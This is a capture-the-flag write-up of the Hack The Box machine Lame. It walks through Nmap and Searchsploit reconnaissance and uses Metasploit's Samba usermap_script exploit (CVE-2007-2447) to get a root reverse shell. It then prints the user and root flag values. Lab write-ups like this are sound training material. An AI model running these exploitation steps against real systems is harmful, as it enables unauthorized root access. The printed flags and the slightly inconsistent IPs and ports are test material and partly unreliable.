


Mystery Box || HTB Lame Machine

1. Introduction

The objective of this lab was to perform a full penetration test on the Hack The Box (HTB) machine Lame, identify vulnerabilities, exploit them, and gain root access. The process followed a standard red team methodology, starting from reconnaissance to flag capture. Key tools used include Nmap for network scanning, Searchsploit for finding exploits, and Metasploit for launching attacks.



2. Initial Reconnaissance – Nmap Scan

To begin, I used Nmap to discover open ports and service versions running on the target.

Command Used: `nmap -sC -sV 10.129.112.201`

```
[eu-starting-point-vip-1-dhcp]-[10.10.14.9]-[azizulrahaman@htb-o7takfvwhr]-[~]
[*]$ nmap -sC -sV 10.10.10.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-08 23:45 CDT
Nmap scan report for 10.10.10.3
Host is up (0.077s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to 10.10.14.2
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb-security-mode:
|_   account_used: <blank>
|_   authentication_level: user
|_   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_ smb-os-discovery:
|_   OS: Unix (Samba 3.0.20-Debian)
|_   Computer name: lame
|_   NetBIOS computer name:
|_   Domain name: hackthebox.gr
|_   FQDN: lame.hackthebox.gr
|_   System time: 2025-05-09T00:49:32-04:00
|_clock-skew: mean: 2h03m15s, deviation: 2h49m44s, median: 3m13s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.02 seconds
[eu-vip-2]-[10.10.14.2]-[azizulrahaman@htb-o7takfvwhr]-[~]
[*]$
```

Why I used it:

- -sC runs default scripts to gather banner and service information.
- -sV attempts to determine the exact version of each service.

What I got:

- Port 21: FTP (vsftpd 2.3.4 – known for a backdoor vulnerability)
- Port 22: OpenSSH 4.7p1
- Ports 139 and 445: Samba smbd 3.0.20-Debian (vulnerable to RCE)
- Anonymous FTP login was enabled

3. Vulnerability Research – Searchsploit

Next, I used Searchsploit to find public exploits for the detected services.

Commands Used: searchsploit vsftpd 2.3.4

```

Nmap done: 1 IP address (1 host up) scanned in 38.02 seconds
[eu-vip-2]-[10.10.14.2]-[azizulrahaman@htb-o7takfvwhr]-[~]
[*]$ searchsploit vsftpd 2.3.4
-----
Exploit Title                                     | Path
-----
vsftpd 2.3.4 - Backdoor Command Execution       | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Me   | unix/remote/17491.rb
-----
Shellcodes: No Results
[eu-vip-2]-[10.10.14.2]-[azizulrahaman@htb-o7takfvwhr]-[~]
[*]$
```

searchsploit Samba 3.0.20

```
[eu-vip-2]-[10.10.14.2]-[azizulrahaman@htb-o7takfvwhr]-[~]
[*]$ searchsploit Samba 3.0.20
-----
Exploit Title | Path
-----
Samba 3.0.10 < 3.3.5 - Format String / Securi | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map scr | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py
-----
Shellcodes: No Results
[eu-vip-2]-[10.10.14.2]-[azizulrahaman@htb-o7takfvwhr]-[~]
[*]$
```

Why I used it:

Searchsploit quickly pulls up local exploit scripts from Exploit-DB.

What I got:

- For vsftpd 2.3.4: Backdoor command execution scripts (Python and Ruby)
- For Samba 3.0.20:
 - Username map script (RCE) – unix/remote/16320.rb
 - Remote Heap Overflow – linux/remote/7701.txt
 - Format String – multiple/remote/10095.txt
 - DoS PoC – linux_x86/dos/36741.py

Decision: I skipped the FTP backdoor due to stability concerns and chose Samba RCE as it's stable and supported in Metasploit.

4. Exploiting Samba (CVE-2007-2447)

I identified CVE-2007-2447, a remote code execution vulnerability in Samba's usermap script.

```
[msf](Jobs:0 Agents:0) >> search cve 2007 2447

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
--  --                                     -
0  exploit/multi/samba/usermap_script  2007-05-14      excellent No      Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

Why this exploit: This vulnerability allows an attacker to inject OS commands via crafted usernames in Samba's configuration.

5. Using Metasploit to Exploit Samba

In this step, I launched the Metasploit Framework to exploit the Samba 3.0.20 vulnerability using the usermap_script exploit module. To exploit the vulnerability, I used command: msfconsole

```
[*]$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

# cowsay++

< metasploit >
-----
      \  '___/
      \ (oo)____
       (__)  )\
        ||--|| *

      =[ metasploit v6.4.43-dev ]
+ -- --=[ 2483 exploits - 1279 auxiliary - 393 post ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> 
```

Then loaded the module: use exploit/multi/samba/usermap_script

And I ran the following command: show options

```
[msf](Jobs:0 Agents:0) >> use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes              yes       The target host(s), see https://docs.m
  tasptloit.com/docs/using-metasploit/basi
  cs/using-metasploit.html
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      194.113.74.26    yes       The listen address (an interface may be s
  pecified)
  LPORT      4444              yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Automatic

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set RHOST 10.10.10.3
```

Why I used it: Metasploit automates exploitation with built-in payloads and post modules.

Next, I configured options:

set RHOST 10.129.112.201

set RPORT 445

set LHOST <myIP>

exploit

```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set RHOST 10.10.10.3
RHOST => 10.10.10.3
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set RPORT 445
RPORT => 445
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set LHOST 10.10.14.2
LHOST => 10.10.14.2
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> exploit
[*] Started reverse TCP handler on 10.10.14.2:4444
[*] Command shell session 1 opened (10.10.14.2:4444 -> 10.10.10.3:41033) at 2025-05-09 00:09:31 -0500

id
uid=0(root) gid=0(root)
```

I have to set RHOST (victim IP address), and LHOST (attacker IP) to receive the reverse shell. Setting all the required option and running the exploit. We found that it ran successfully and we got root shell.

A **reverse shell** as **root**. Verified using id command: id

```
id
uid=0(root) gid=0(root)
```

uid=0(root) gid=0(root)

Explanation:

The exploit directly returned a root shell, meaning **no separate privilege escalation was needed**. The vulnerability itself granted root access.

6. Retrieving User and Root Flags

Once inside the machine, I navigated to the appropriate directories to extract the flags.

Commands Used:

```
ls /home
```

```
cat /home/makis/user.txt
```

```
cat /root/root.txt
```

Why I used them:

These commands confirm access and are required for HTB challenge completion.


```
uid=0(root) gid=0(root)
ls /home
ftp
makis
service
user
cat /home/makis/user.txt
af3760ebac2cf3912e97ed432b3a8014
cat /root/root.txt
c9bbefaf19f3a5c90e7ea0041eb26efc
```

What I got:

- **User flag** from /home/makis/user.txt
- **Root flag** from /root/root.txt

7. Completion

Finally, I submitted the flags



This final screenshot from the HTB dashboard shows successful pwnage of the Lame machine.

8. Conclusion

This lab showed how critical outdated services can be. The combination of Nmap, Searchsploit, and Metasploit enabled us to fully compromise the system without credentials, reinforcing the need for regular patching and service hardening in real environments.